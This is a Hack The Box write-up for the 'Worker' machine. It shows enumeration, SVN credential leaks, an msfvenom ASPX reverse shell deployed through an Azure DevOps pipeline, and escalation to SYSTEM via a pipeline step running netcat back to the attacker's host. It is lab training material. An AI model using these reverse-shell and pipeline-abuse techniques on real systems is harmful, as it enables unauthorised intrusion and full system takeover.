Hack The Box : Worker
19 September, 2021
Starting off with an nmap scan
---------------------Starting Port Scan-----------------------
PORT     STATE SERVICE
80/tcp   open  http
3690/tcp open  svn
---------------------Starting Script Scan-----------------------
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3690/tcp open  svnserve Subversion
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
---------------------Starting Full Scan------------------------
PORT     STATE SERVICE
80/tcp   open  http
3690/tcp open  svn
5985/tcp open  wsman
Making a script scan on extra ports: 5985
PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
The site on port 80 was powered by ASP.NET
curl -v 10.10.10.203 > /dev/null
*   Trying 10.10.10.203:80...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0* Connected to 10.10.10.203 (10.10.10.203) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.203
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Content-Type: text/html
< Last-Modified: Sat, 28 Mar 2020 13:58:44 GMT
< Accept-Ranges: bytes
< ETag: "f29ff7fe85d61:0"
< Server: Microsoft-IIS/10.0
< X-Powered-By: ASP.NET
< Date: Sat, 18 Sep 2021 15:47:15 GMT
< Content-Length: 703
<
{ [703 bytes data]
100   703  100   703    0     0   1262      0 --:--:-- --:--:-- --:--:--  1264
* Connection #0 to host 10.10.10.203 left intact
Let's check the SVN server first
$ svn ls svn://10.10.10.203
dimension.worker.htb/
moved.txt
$ svn checkout svn://10.10.10.203
$ cat moved.txt
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
Checking the commit history
$ svn log svn://10.10.10.203/
------------------------------------------------------------------------
r5 | nathen | 2020-06-20 09:52:00 -0400 (Sat, 20 Jun 2020) | 1 line

Added note that repo has been migrated
------------------------------------------------------------------------
r4 | nathen | 2020-06-20 09:50:20 -0400 (Sat, 20 Jun 2020) | 1 line

Moving this repo to our new devops server which will handle the deployment for us
------------------------------------------------------------------------
r3 | nathen | 2020-06-20 09:46:19 -0400 (Sat, 20 Jun 2020) | 1 line

-
------------------------------------------------------------------------
r2 | nathen | 2020-06-20 09:45:16 -0400 (Sat, 20 Jun 2020) | 1 line

Added deployment script
------------------------------------------------------------------------
r1 | nathen | 2020-06-20 09:43:43 -0400 (Sat, 20 Jun 2020) | 1 line

First version
------------------------------------------------------------------------
When I checkout out revision 2, I found some credentials in a script called deploy.ps1
$ svn up -r 2
Updating '.':
A    deploy.ps1
Updated to revision 2.
$ cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
Using the credentials I was able to login to the Azure Devops Server instancee at devops.worker.htb


On the server, when I checked the available code repositories, I saw a number of them. One of them was "dimension" giving the impression that the names must have identical virtual hosts on the worker.htb domain as well.
After digging around more, I found a "Deploy web site" pipeline that looked like it was simply moving the files from the repository directory to the directory from where they are served.


My plan now was to commit a suitable reverse shell and deploy it using the pipeline. Direct commits to master weren't allowed so I had to create a branch and run the pipeline for that branch.
I tried with an ASP reverse shell first and it failed even though the file was copied.
$ curl twenty.worker.htb/shell.asp/
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>404 - File or directory not found.</h2>
  <h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
 </fieldset></div>
</div>
</body>
</html>
Next I tried an ASPX based reverse shell and it worked!
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST="10.10.16.7" LPORT=4242 -f aspx
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.203] 51736
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
User
There are two users apart from the default set, and their home directories as not accessible
C:\Users>ls
ls
Administrator
All Users
Default
Default User
Public
desktop.ini
restorer
robisl
C:\Users>cd robisl
cd robisl
Access is denied.
C:\Users>cd restorer
cd restorer
Access is denied.
The driver mentioned in the build logs was visible
C:\>wmic logicaldisk get caption
wmic logicaldisk get caption
Caption
C:
W:
After a lot of digging around directories I found some more credentials in W:\svnrepos\www\conf
W:\svnrepos\www\conf>cat authz
cat authz
### This file is an example authorization file for svnserve.
### Its format is identical to that of mod_authz_svn authorization
### files.
### As shown below each section defines authorizations for the path and
### (optional) repository specified by the section name.
### The authorizations follow. An authorization line can refer to:
###  - a single user,
###  - a group of users defined in a special [groups] section,
###  - an alias defined in a special [aliases] section,
###  - all authenticated users, using the '$authenticated' token,
###  - only anonymous users, using the '$anonymous' token,
###  - anyone, using the '*' wildcard.
###
### A match can be inverted by prefixing the rule with '~'. Rules can
### grant read ('r') access, read-write ('rw') access, or no access
### ('').

[aliases]
# joe = /C=XZ/ST=Dessert/L=Snake City/O=Snake Oil, Ltd./OU=Research Institute/CN=Joe Average

[groups]
# harry_and_sally = harry,sally
# harry_sally_and_joe = harry,sally,&joe

# [/foo/bar]
# harry = rw
# &joe = r
# * =

# [repository:/baz/fuz]
# @harry_and_sally = rw
# * = r

W:\svnrepos\www\conf>cat passwd
cat passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday
I tried the password for robisl to login using Evil-WinRM and it worked!!
$ evil-winrm -i 10.10.10.203 -u robisl -p 'wolves11'
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
worker\robisl S-1-5-21-3082756831-2119193761-3468718151-1330


GROUP INFORMATION
-----------------

Group Name                             Type             SID                                            Attributes
====================================== ================ ============================================== ==================================================
Everyone                               Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
WORKER\Production                      Alias            S-1-5-21-3082756831-2119193761-3468718151-1018 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

*Evil-WinRM* PS C:\Users\robisl\Documents> type ..\Desktop\user.txt
<flag>
Root
At first I looked into the SeIncreaseworkingsetprivilege privilege to see if that would be useful for escalation but it didn't turn out to be useful.
I went back to the Azure Devops Server, this time logging in as robisl. This user had access to another project.


robisl is a build administrator, meaning I could create new pipelines
To check where the pipeline will be run on, I checked the "Agent Pools" under settings and found a pool called "Setup" with a subtitle "Administrator".

The pipeline setup follows a YAML file, I started off with a simple dir command with the working directory set to something that robisl can write to. This was to confirm that if the agent user can read from that directory, I'll be able to transfer nc.exe to it and trigger a reverse shell through the pipeline.
trigger:
- master

pool: 'Setup'

steps:
- script: dir
  workingDirectory: C:\Users\robisl\Documents
As expected, I could see the directory listing in the pipeline output
I download nc64.exe to robisl's Documents and then changed the command to trigger a reverse shell
trigger:
- master

pool: 'Setup'

steps:
- script: .\nc64.exe 10.10.16.7 4242 -e cmd.exe
  workingDirectory: C:\Users\robisl\Documents
Running the pipeline triggered the reverse shell and I was nt authority\system!
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.203] 50006
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\robisl\Documents>whoami
whoami
nt authority\system

C:\Users\robisl\Documents>cd C:\Users\Administrator\Desktop\
cd C:\Users\Administrator\Desktop\

C:\Users\Administrator\Desktop>type root.txt
type root.txt
<flag>